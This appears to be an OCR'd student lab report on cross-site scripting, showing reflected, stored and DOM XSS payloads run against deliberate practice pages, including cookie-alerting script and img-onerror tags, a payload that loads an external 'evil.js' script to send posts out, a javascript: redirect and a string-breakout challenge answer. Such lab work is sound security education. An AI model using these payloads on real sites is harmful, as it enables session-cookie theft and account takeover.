
18bce7181
M.Hemanth

SECURE CODING LAB-5


1.Reflected XSS

Commands and Outputs:

1) <br>18bce7181</br>




<br>18bce7181</br>




Sorry, no results were found for
18bce7181
. Try again.

2) <a href="www.google.com">Google</a>




<a href="www.google.cor




Sorry, no results were found for **Google**. Try again.

3) <script>alert(document.cookie);</script>



<script>alert(document.c


The Payload we entered should give an alert message with the Session Cookie.




devijagannadh.in/xss/reflected

An embedded page at xss-doc.appspot.com says

4) <img src=x onerror=alert(document.cookie)>



The Payload we entered should give an alert message with the Session Cookie.



An embedded page at xss-doc.appspot.com says


Sorry, no results were found for . Try again.

With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.

2. Stored XSS

Commands and Outputs:

1) <img src=x onerror="alert('Pop-up window via stored XSS');"



An embedded page at xss-doc.appspot.com says

Pop-up window via stored XSS

You
Wed Feb 24 2021 19:01:55 GMT+0530 (India Standard Time)

Welcome!


This is your *personal* stream. You can post anything you want here!

You
Wed Feb 24 2021 19:02:01 GMT+0530 (India Standard Time)

18bce7207

You
Wed Feb 24 2021 19:02:04 GMT+0530 (India Standard Time)

2)<img src=x onerror="alert(document.cookie);"




You
Wed Feb 24 2021 19:03:52 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!

You
Wed Feb 24 2021 19:04:07 GMT+0530 (India Standard Time)

3)<img src=1 onerror = "s = document.createElement('script'); s.src = '//xss-doc.appspot.com/static/evil.js'; document.body.appendChild(s);"




with your friends


This is your stream. You can post anything *personal* you want here!

Thu Feb 25 2021 09:02:07 GMT+0530 (India Standard Time)

You



Sending post contents to Dr. Evil...




You

Wed Feb 24 2021 18:03:55 GMT+0530 (India Standard Time)

HACKED!


3.Dom XSS

Commands and Outputs:



devijagannadh.in/xss/dom


18BCE7181



Not secure | brutelogic.com.br/tests/sinks.html?index=alert(document.cookie)

Current market index is undefined.

brutelogic.com.br says




Not secure
brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1)
OK

Hello, guest!

brutelogic.com.br says

1

Challenge



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)` .

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 12

```
");alert(1,"
```

Output Win!

```
<script>console.log("");alert(1,"");</script>
```